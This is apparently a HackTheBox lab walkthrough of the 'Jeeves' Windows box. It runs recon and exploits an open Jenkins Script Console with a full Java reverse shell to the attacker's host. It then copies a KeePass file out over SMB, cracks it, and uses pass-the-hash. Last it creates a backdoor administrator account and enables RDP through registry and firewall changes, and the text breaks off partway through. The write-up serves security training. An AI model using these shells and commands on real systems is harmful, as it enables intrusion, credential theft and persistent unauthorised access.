HackTheBox - Jeeves

Jeeves
Overview
Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.
Initial Recon
We’re going to start with our normal nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
sudo nmap -sCV -T4 -p- 10.129.59.102 --open -oA scans/nmap_initial
Nmap 7.95 scan initiated Thu Oct 23 19:20:56 2025 as: /usr/lib/nmap/nmap -sCV -T4 -p- --open -oA scans/nmap_initial 10.129.59.102
Nmap scan report for 10.129.59.102
Host is up (0.11s latency).
Not shown: 65529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49665/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb2-time:
|   date: 2025-10-24T07:25:19
|_  start_date: 2025-10-24T05:31:50

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 23 19:25:55 2025 -- 1 IP address (1 host up) scanned in 299.02 seconds
So a typical windows webserver. RPC and SMB are open, as well as some kind of website on 50000
- Let’s see if we can get a null smb session
1
2
3
4
5
6
7
nxc smb 10.129.59.102 -u '' -p '' --shares
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [-] Jeeves\: STATUS_ACCESS_DENIED
SMB         10.129.59.102   445    JEEVES           [-] Error enumerating shares: Error occurs while reading from remote(104)
nxc smb 10.129.59.102 -u 'guest' -p '' --shares
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [-] Jeeves\guest: STATUS_ACCOUNT_DISABLED
No go on either one…
- The website on 50000 appears to be broken, it just gives us an error. Let’s hit it with a direcotry fuzz and see what we find…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://10.129.59.102:50000/FUZZ -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.59.102:50000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 91ms]
ffuf reveals an /askjeeves directory, so let’s check that out while ffuf finishes up.

and it looks like we have a jenkins install. That’s nice of them. We can go to Manage Jenkins and then Script Console and that gives us a place to run a script

Luckily, we have a revshell for this…
We start our listener:
1
nc -lvnp 4444
and drop this into the script area:
1
2
3
4
String host="10.10.14.37";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
I swear everytime I see this I hear Wall-E say ‘ta-daaaaa’
1
2
3
4
5
6
7
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.59.102] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>
First off, who are we?
1
2
3
4
5
C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>
Ok.. so what kind of privileges does kohsuke have?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
That SeImpersonatePrivilege needs a potato… Kernel exploits like that can be damaging, so let’s save that unless we absolutely need it…
Interesting, we are in a folder under the Administrator account, but this is the only folder we have access to, let’s see whats in Kohsuke’s folders…
Of course, on his desktop we find a flag:
1
2
3
4
5
6
7
8
9
10
11
12
c:\Users\kohsuke>dir desktop
dir desktop
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\kohsuke\desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   2,669,166,592 bytes free
More interesting is in his documents… a keepass db.
1
2
3
4
5
6
7
8
9
10
11
12
c:\Users\kohsuke>dir documents
dir documents
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\kohsuke\documents

11/03/2017  11:18 PM    <DIR>          .
11/03/2017  11:18 PM    <DIR>          ..
09/18/2017  01:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,669,166,592 bytes free
Now here is a tricky bit, while we are in this thing as Kohsuke, we do not have his password, which is going to make moving this file interesting. If we’re lucky, we might be able to throw up a SMB server to transfer the files.
1
2
3
4
5
6
7
8
impacket-smbserver Folder loot
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
Now let’s see if we can map the drive on the client machine…
1
2
3
4
5
6
c:\Users\kohsuke>net use z: \\10.10.14.37\Folder
net use z: \\10.10.14.37\Folder
The command completed successfully.


c:\Users\kohsuke>
Ok, so that worked, now all we have to do is copy the file over…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
:\Users\kohsuke\Documents>copy CEH.kdbx z:\
copy CEH.kdbx z:\
        1 file(s) copied.

c:\Users\kohsuke\Documents>dir z:\
dir z:\
 Volume in drive Z has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of z:\

10/24/2025  01:24 AM    <DIR>          .
10/23/2025  08:31 PM    <DIR>          ..
12/31/1969  07:59 PM             2,846 CEH.kdbx
               1 File(s)         11,038 bytes
               2 Dir(s)  15,207,469,056 bytes free

c:\Users\kohsuke\Documents>
Nice.. now we have it. Let’s let John take a rip at it and see if he can get us a hash…
1
2
keepass2john CEH.kdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca028[...snip...]
Nice.. now we have something to crack, we can either crack this with John or we can use hashcat. Since I have a dedicated cracking rig, we’ll use hashcat
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
hashcat -a 0 -m 13400 jeeves.keepass.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

CUDA API (CUDA 12.4)
====================
* Device #1: NVIDIA GeForce RTX 4080, 15830/16072 MB, 76MCU

OpenCL API (OpenCL 3.0 CUDA 12.4.131) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #2: NVIDIA GeForce RTX 4080, skipped

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
====================================================================================================================================================
* Device #3: cpu-haswell-Intel(R) Core(TM) i9-9900K CPU @ 3.60GHz, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1459 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*[...snip...]:m[...snip...]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
Hash.Target......: $keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea...47db48
Time.Started.....: Thu Oct 23 22:28:31 2025 (1 sec)
Time.Estimated...: Thu Oct 23 22:28:32 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   764.5 kH/s (8.21ms) @ Accel:16 Loops:512 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 77824/14344384 (0.54%)
Rejected.........: 0/77824 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:5632-6000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> superm
Hardware.Mon.#1..: Temp: 44c Fan: 31% Util: 70% Core:2790MHz Mem:10802MHz Bus:16

Started: Thu Oct 23 22:28:30 2025
Stopped: Thu Oct 23 22:28:33 2025
Well that didn’t take long. Now let’s install keypass and open that db. BTW, I tried that password with both known users (Administrator, and Kohsuke), and that password didn’t work.
Anyway, installing keypass
1
sudo apt install keepassx
Open keypass from the “start” menu, and then open the DB file we copied over. Use the password we cracked to open that db. 
Inside we find an NTLM hash, we can throw that on the hashkitty for a while, and see what happens.
In the meantime, we can just pass the hash.
1
2
3
4
5
6
7
8
9
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb8[...snip...]8cbe81fe00' --local-auth --shares
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [*] Enumerated shares
SMB         10.129.59.102   445    JEEVES           Share           Permissions     Remark
SMB         10.129.59.102   445    JEEVES           -----           -----------     ------
SMB         10.129.59.102   445    JEEVES           ADMIN$          READ,WRITE      Remote Admin
SMB         10.129.59.102   445    JEEVES           C$              READ,WRITE      Default share
SMB         10.129.59.102   445    JEEVES           IPC$            READ            Remote IPC
and pwnage…
Let’s see if we have command execution…
1
2
3
4
5
6
7
8
9
10
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' -x 'whoami'
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] Jeeves\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [-] WMIEXEC: Dcom initialization failed on connection with stringbinding: "ncacn_ip_tcp:10.129.59.102[49667]", please increase the timeou
t with the option "--dcom-timeout". If it's still failing maybe something is blocking the RPC connection, try another exec method
[22:37:30] ERROR    Exception while calling proto_flow() on target 10.129.59.102: TSCH SessionError: code: 0x41303 - SCHED_S_TASK_HAS_NOT_RUN - The task has not yet run.   connection.py:176
                    ╭───────────────────────────────────────────────────────── Traceback (most recent call last) ─────────────────────────────────────────────────────────╮
                    │ /usr/lib/python3/dist-packages/nxc/connection.py:168 in __init__                                                                                    │
                    │                                                                                                                                                     │
                    │   165 │   │   self.logger.info(f"Socket info: host={self.host}, hostname={self.hostname},                                                           │
Unfortunately, it looks like we don’t have access to wmi to be able to execute commands, let’s try with smbexec
1
2
3
4
5
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'whoami' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           nt authority\system
Ok.. so we have command execution with smb exec. Let’s see if we can grab our flag…
1
2
3
4
5
6
7
8
9
10
11
12
13
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'dir c:\users\administrator\desktop\' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES            Volume in drive C has no label.
SMB         10.129.59.102   445    JEEVES            Volume Serial Number is 71A1-6FA1
SMB         10.129.59.102   445    JEEVES            Directory of c:\users\administrator\desktop
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM    <DIR>          .
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM    <DIR>          ..
SMB         10.129.59.102   445    JEEVES           12/24/2017  03:51 AM                36 hm.txt
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
SMB         10.129.59.102   445    JEEVES                          2 File(s)            833 bytes
SMB         10.129.59.102   445    JEEVES                          2 Dir(s)   2,668,920,832 bytes free
Uhhhh…. something seems to be missing… let’s get some more details…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'dir /r c:\users\administrator\desktop\' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES            Volume in drive C has no label.
SMB         10.129.59.102   445    JEEVES            Volume Serial Number is 71A1-6FA1
SMB         10.129.59.102   445    JEEVES            Directory of c:\users\administrator\desktop
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM    <DIR>          .
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM    <DIR>          ..
SMB         10.129.59.102   445    JEEVES           12/24/2017  03:51 AM                36 hm.txt
SMB         10.129.59.102   445    JEEVES                                               34 hm.txt:root.txt:$DATA
SMB         10.129.59.102   445    JEEVES           11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
SMB         10.129.59.102   445    JEEVES                          2 File(s)            833 bytes
SMB         10.129.59.102   445    JEEVES                          2 Dir(s)   2,668,929,024 bytes free
Ok… so someone is trying to be tricky. This is what’s called an alternate data stream. Unfortunately, type can’t read that. more can though, I’m not sure how well this is going to work though…
1
2
3
4
5
xc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'more < c:\users\administrator\desktop\hm.txt:root.txt' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [-] SMBEXEC: Could not retrieve output file, it may have been detected by AV. Please increase the number of tries with the option '--get-output-tries'. If it is still failing, try the 'wmi' protocol or another exec method
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
Like I thought, that failed. We’re going to have to do this the hard way…
Since we have command execution as an admin, what we can do is create a user, add it to the administrators group, and then turn on remote desktop. If your asking why don’t we just transfer the file, it’s because alternate data streams are strictly an NTFS thing. If we copy the file over, we lost the data stream. This may take a few tries, as this box seems kinda fidgety… but let’s give it a shot.
First, let’s create our user
1
2
3
4
5
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'net user /add chvxt3r test123' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           The command completed successfully.
Ok, next we need to be an administrator…
1
2
3
4
5
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'net localgroup administrators chvxt3r /add' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           The command completed successfully.
Had to run that one a couple of times. Now we have to start remote desktop. This is a registry change…
1
2
3
4
5
smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /f /v fDenyTSConnections /t REG_DWORD /d 0' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           The operation completed successfully.
Now we have to reconfigure windows firewall with the RDP exceptions
1
2
3
4
5
6
7
8
9
10
11
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'netsh firewall set service remoteadmin enable' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           IMPORTANT: Command executed successfully.
SMB         10.129.59.102   445    JEEVES           However, "netsh firewall" is deprecated;
SMB         10.129.59.102   445    JEEVES           use "netsh advfirewall firewall" instead.
SMB         10.129.59.102   445    JEEVES           For more information on using "netsh advfirewall firewall" commands
SMB         10.129.59.102   445    JEEVES           instead of "netsh firewall", see KB article 947709
SMB         10.129.59.102   445    JEEVES           at http://go.microsoft.com/fwlink/?linkid=121488 .
SMB         10.129.59.102   445    JEEVES           Ok.
Then:
1
2
3
4
5
6
7
8
9
10
11
nxc smb 10.129.59.102 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:e0fb1fb857[...snip...]238cbe81fe00' --local-auth -x 'netsh firewall set service remotedesktop enable' --exec-method smbexec
SMB         10.129.59.102   445    JEEVES           [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:JEEVES) (signing:False) (SMBv1:True)
SMB         10.129.59.102   445    JEEVES           [+] JEEVES\administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
SMB         10.129.59.102   445    JEEVES           [+] Executed command via smbexec
SMB         10.129.59.102   445    JEEVES           IMPORTANT: Command executed successfully.
SMB         10.129.59.102   445    JEEVES           However, "netsh firewall" is deprecated;
SMB         10.129.59.102   445    JEEVES           use "netsh advfirewall firewall" instead.
